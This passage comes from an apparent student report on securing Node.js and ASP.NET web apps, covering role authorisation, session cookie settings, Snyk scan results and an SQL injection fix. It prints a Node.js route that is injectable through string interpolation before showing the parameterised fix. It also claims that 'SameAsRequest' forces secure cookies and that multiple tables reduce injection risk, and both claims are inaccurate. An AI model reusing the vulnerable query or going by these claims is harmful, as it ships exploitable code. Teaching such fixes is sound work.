ccaddeea-438b-4447-b6df-6913...	ADMIN	ADMIN	ADMI...	ADMI...	ADMI...	ADMI...	False	AQAAAAEAAC

Figure 20. ASP.NET SQL Database Setup

Identity framework uses three tables to handle user management and they are "AspNetUsers", "AspNetRoles" and a junction table called "AspNetUserRoles" which establish the relationship between the other two tables. This framework handles all user management functionality for secure management. Figure 19 shows the structure of the three tables and how the junction table connects the Users and Roles tables. This allows me to sperate the roles information from the user's information.



```
[Authorize(Roles = "Admin")]
public IActionResult Admin()
{
    return View();
}
```


Figure 21. ASP.NET Check Role

Figure 20 shows how to apply role authorisation to pages. To visit the admin page of the web application the user must be logged in with the role of admin. If this does not match the user will be denied access.

Session Management

Sessions are used to retain information about a user over multiple requests within a web application. Sessions are always an important aspect of applying security features to cookies and session ID's.

Node.js and ASP.NET have relatively similar configurations for sessions. First Node.js,



```
app.use(session({
    secret: generateSecret(),
    resave: false,
    saveUninitialized: false,
    //httpOnly only prevents client-side JAVASCRIPT to access cookies - reduces chance of (XXS)
    //Secure - True - makes sure cookies are only sent over secure HTTP connections
    cookie: {
      httpOnly: true,
      secure: true
    }
  }));
```

Figure 22. Node.js Session Configuration

Below explains what all settings above are configured to do.

Secret – This is a string that has been randomly generated using another function. This is used to authenticate sessions.

Resave – When set to false this aims to improve optimisation by not saving sessions that have not been modified.


saveUninitialized – Default value is true. SaveUninitialized stores an uninitialized session for every user that would interact with your application even before interacting with it. Setting this to false can help optimize the app by not saving unnecessary sessions and consuming extra storage.

Cookie, HttpOnly – Setting as true, prevents client-side JAVASCRIPT to access cookies - reduces chance of Cross-site Scripting (XXS). This means cookies are only sent via HTTP(S).

Cookie, Secure – Setting as true makes sure cookies are only sent over secure HTTP connections.

(OWASP, 2023)

ASP.NET follows by using a similar configuration style such as,



```
//Configuring Session Settings
builder.Services.AddDistributedMemoryCache();
builder.Services.AddDataProtection(); //Configure data protection - automatic secret key generated
builder.Services.AddSession(options =>
{
    options.Cookie.Name = "MySessionCookie";
    options.IdleTimeout = TimeSpan.FromMinutes(30); // Session timeout
    options.Cookie.HttpOnly = true;
    options.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest; // Cookies only sent over secure connections
});
```

Figure 23. ASP.NET Session Configuration

AddDataProtection – This system is implemented to encrypt data that is not handled by your web application such as cookies.

IdleTimeout – This sets a time limit for how long an inactive session will be available.


Cookie.HttpOnly – Setting as true, prevents client-side JAVASCRIPT to access cookies - reduces chance of Cross-site Scripting (XXS). This means cookies are only sent via HTTP(S).

Cookie.SecurePolicy – Setting as "SameAsRequest" ensures that all cookies are sent over secure HTTP connections.

Setting up sessions is crucial for authorisation of a web application as it ensures only authorised users have access to sensitive information and to ensure no session hijacking occurs via cross-site scripting. (Lock, 2021), (Learn, 2022) (OWASP, 2023),.

Testing Vulnerabilities

ASP.NET First Snyk Security Scan



Snyk

Search

Open Source Security - 6 vulnerabilities: 5 high, 1 medium
- IndustryProjectASP.Net\IndustryProjectASP.Net\obj\project.assets.json
  - H System.Net.Http@4.3.0: Denial of Service (DoS)
  - H System.Text.RegularExpressions@4.3.0: Regular Expression Denial of Service (ReDoS)
  - H System.Net.Http@4.3.0: Information Exposure
  - H System.Net.Http@4.3.0: Privilege Escalation
  - H System.Net.Http@4.3.0: Improper Certificate Validation
  - M System.Net.Http@4.3.0: Authentication Bypass

Code Security - 6 vulnerabilities: 6 low
- /IndustryProjectASP.Net/Controllers/RoleController.cs
  - L line 11: Anti-forgery token validation disabled
  - L line 18: Anti-forgery token validation disabled
  - L line 25: Anti-forgery token validation disabled
- /IndustryProjectASP.Net/Controllers/HomeController.cs
  - L line 16: Anti-forgery token validation disabled
  - L line 21: Anti-forgery token validation disabled
  - L line 27: Anti-forgery token validation disabled

Code Quality - 0 issues

H Denial of Service (DoS)

Vulnerability CWE-254 CVE-2017-0247 SNYK-DOTNET-S

Detailed paths and fix

Fix:	Upgrade to 4.1.2 > 4.3.2
Introduced through:	IndustryProjectASP.Net@1.0.0 > Microsoft.VisualStudio.Web.CodeGeneration.Design@6.0.13 > Microsoft.DotNet.Scaffolding.Shared@6.0.13 > Microsoft.CodeAnalysis.Features@4.0.0 > Microsoft.DiaSymReader@1.3.0 > NETStandard.Library@1.6.1 > System.Net.Http@4.3.0

Information Exposure


Vulnerable module:	System.Net.Http
Introduced through:	IndustryProjectASP.Net@1.0.0, Microsoft.VisualStudio.Web.CodeGeneration.Design@6.0.13, Microsoft.DotNet.Scaffolding.Shared@6.0.13, Microsoft.CodeAnalysis.Features@4.0.0, Microsoft.DiaSymReader@1.3.0, NETStandard.Library@1.6.1, System.Net.Http@4.3.0
Exploit maturity:	Not Defined
Fixed in:	4.1.2, 4.3.2

Figure 24. First End-to-End Scan

The first scan of ASP.NET web application returned five high vulnerabilities and one medium. All these vulnerabilities were due to outdated or vulnerable name spaces.

The Five high vulnerabilities were fixed by updating to the latest/more secure System.Net.Http@4.3.4

The one medium vulnerability was fixed by updating to the latest/more secure System.Text.Regular.Expressions@4.3.1




VULNERABILITY	VULNERABLE VERSION
H Information Exposure	[2.1.0,2.1.7) [2.2.0,2.2.1)
H Information Exposure	[2.0.20126.16343,2.0.20710) [4.0.0,4.0.1-beta-23225) [4.1.0,4.1.4) [4.3.0,4.3.4)
H Privilege Escalation	[,4.1.2) [4.3,4.3.2)
M Authentication Bypass	[,4.1.2) [4.3,4.3.2)
H Improper Certificate Validation	[,4.1.2) [4.3,4.3.2)
H Denial of Service (DoS)	[,4.1.2) [4.3.0,4.3.2)

Figure 25. Snyk Vulnerabilities

Snyk Is a great website for finding vulnerabilities in specific namespaces such a “System.Net.Http”. It provides which versions are at risk of certain vulnerabilities and updating or downgrading can simply fix a security issue as you can see after updating the namespaces all vulnerabilities had been resolved.

Microsoft also provides full documentation of all the current vulnerabilities that are persisting in the packages and framework on NuGet, Which is visual Studios package manager.

ASP.NET Second Snyk Security Scan



Open Source Security - 0 vulnerabilities
Code Security - 11 vulnerabilities: 11 low
/IndustryProjectASP.Net/Controllers/UsersController.cs
line 20: Anti-forgery token validation disabled
line 24: Anti-forgery token validation disabled
/IndustryProjectASP.Net/Controllers/RoleController.cs
line 10: Anti-forgery token validation disabled
line 16: Anti-forgery token validation disabled
line 22: Anti-forgery token validation disabled
/IndustryProjectASP.Net/Controllers/HomeController.cs
line 16: Anti-forgery token validation disabled
line 21: Anti-forgery token validation disabled
line 27: Anti-forgery token validation disabled
/IndustryProjectASP.Net/Controllers/ProductsController.cs
line 25: Anti-forgery token validation disabled
line 33: Anti-forgery token validation disabled
line 51: Anti-forgery token validation disabled
Code Quality - 0 issues


Select an issue and start improving your project.

Figure 26. ASP.NET Second End-to-End Scan

After updating the namespaces all major vulnerabilities were fixed.

Node.JS First Snyk Security Scan

The First Scan of the Node.js application returned five high risk vulnerabilities and eighteen medium vulnerabilities.




```
  X [Medium] Allocation of Resources Without Limits or Throttling
    Path: routes/pages.js, line 16
    Info: This endpoint handler performs a file system operation and does not use a rate-limiting mechanism. It may enabl
e the attackers to perform Denial-of-service attacks. Consider using a rate-limiting middleware such as express-limit.

  X [Medium] Allocation of Resources Without Limits or Throttling
    Path: routes/pages.js, line 20
    Info: This endpoint handler performs a file system operation and does not use a rate-limiting mechanism. It may enabl
e the attackers to perform Denial-of-service attacks. Consider using a rate-limiting middleware such as express-limit.

  X [Medium] Allocation of Resources Without Limits or Throttling
    Path: routes/pages.js, line 24
    Info: This endpoint handler performs a file system operation and does not use a rate-limiting mechanism. It may enabl
e the attackers to perform Denial-of-service attacks. Consider using a rate-limiting middleware such as express-limit.

  X [High] SQL Injection
    Path: app.js, line 75
    Info: Unsanitized input from an HTTP parameter flows into query, where it is used in an SQL query. This may result in
 an SQL Injection vulnerability.

  X [High] SQL Injection
    Path: app.js, line 107
  X [High] Regular Expression Denial of Service (ReDoS)
    Path: node_modules/express/lib/router/index.js, line 585
    Info: Unsanitized user input from the request URL flows into match, where it is used to build a regular expression. T
his may result in a Regular expression Denial of Service attack (reDOS).

Project path:      C:\Users\Thomas\OneDrive\Desktop\Industry Project\node-mysql

Summary:

  23 Code issues found
  5 [High]   18 [Medium]
```

Figure 27. Node.js First End-to-End Scan

The first high risk vulnerability occurred in app.js and it was a function in risk of SQL injection.

The reason this function is vulnerable to SQL injection is because it passed the id without sanitization or parameterization. To fix this vulnerability we need to use placeholders and prepared statements.



```
app.get('/showUsers/edit/:id', function(req, res) {
    var id = req.params.id;
    var query = `SELECT * FROM users WHERE id = ${id}`;

    db.query(query, function(error, data) {
        if (error) {
            console.error('Error executing SQL query:', error);
            throw error;
        } else {
            res.render('editUser', { title: "Edit User", userData: data[0] });
        }
    });
});
```

Figure 28. Node.js SQL Injection Vulnerability

Here is the updated function with the use of a prepared statement.



```
app.get('/showUsers/edit/:id', function(req, res) {
    var id = req.params.id;
    var query = 'SELECT * FROM users WHERE id = ?'

    db.query(query, [id], function(error, data) {
        if (error) {
            console.error('Error executing SQL query:', error)
            throw error;
        } else {
            res.render('editUser', { title: "Edit User", userData: data[0] })
        }
    })
})
```


Figure 29. Node.js Fixed SQL Injection Vulnerability

In this fix we use a '?' as a placeholder then pass the id as and array inside [id]. This separates the id from the query which allows the database to handle the escaping. This prevents SQL injection. By having the database handle escaping it ensures that the data will be properly sanitized making sure the query string has not been modified.

To further improve security against SQL injections it is a good idea to use multiple tables inside your database like ASP.NET does with Identity. ASP.NET identity is a package which developers can implement into their web applications to handle user management and authentication. This package/framework uses three tables to handle user management and they are AspNetUsers, AspNetRoles and a junction table called AspNetUserRoles which establish the relationship between the other two tables. This framework handles all user management functionality for secure management. Having multiple tables can reduce the risk of SQL injection as it separates the tables that a client-side user will have interactions with. All normal security measures should still be put in place as this does not reduce the risk of everything.

Node.JS does not have a built-in framework like ASP.NET Identity but node.js does have access to third party frameworks that can handle user management such as, Passport.js, JSON Web Tokens and Nest.js. This should be discussed at the design stage of the project to ensure the framework you are selecting meets all the requirements of the project.

Node.JS Second Snyk Security Scan




```
   Path: node_modules/express/lib/application.js, line 634
   Info: http.createServer uses HTTP which is an insecure protocol and should not be used in code due to cleartext transmission of infor
mation. Data in cleartext in a communication channel can be sniffed by unauthorized actors. Consider using the https module instead.

 ✗ [High] Regular Expression Denial of Service (ReDoS)
   Path: node_modules/express/lib/router/index.js, line 585
   Info: Unsanitized user input from the request URL flows into match, where it is used to build a regular expression. This may result i
n a Regular expression Denial of Service attack (reDOS).


✓ Test completed

Organization:      kurtiscool5
Test type:         Static code analysis
Project path:      C:\Users\Thomas\OneDrive\Desktop\Industry Project\node-mysql

Summary:

  16 Code issues found
  1 [High]   15 [Medium]
```

Figure 30. Node.js Second End-to-End Scan

The second high risk was regular expression denial of Service, but I have yet to be able to fix this error. There is also a lot of vulnerabilities in the backend of files that I have not created and this can be for many reasons such as dependencies, outdated versions, poorly designed and built code or even false readings from the end-to-end scanner.

Penetration Testing

Node.JS Brute Force

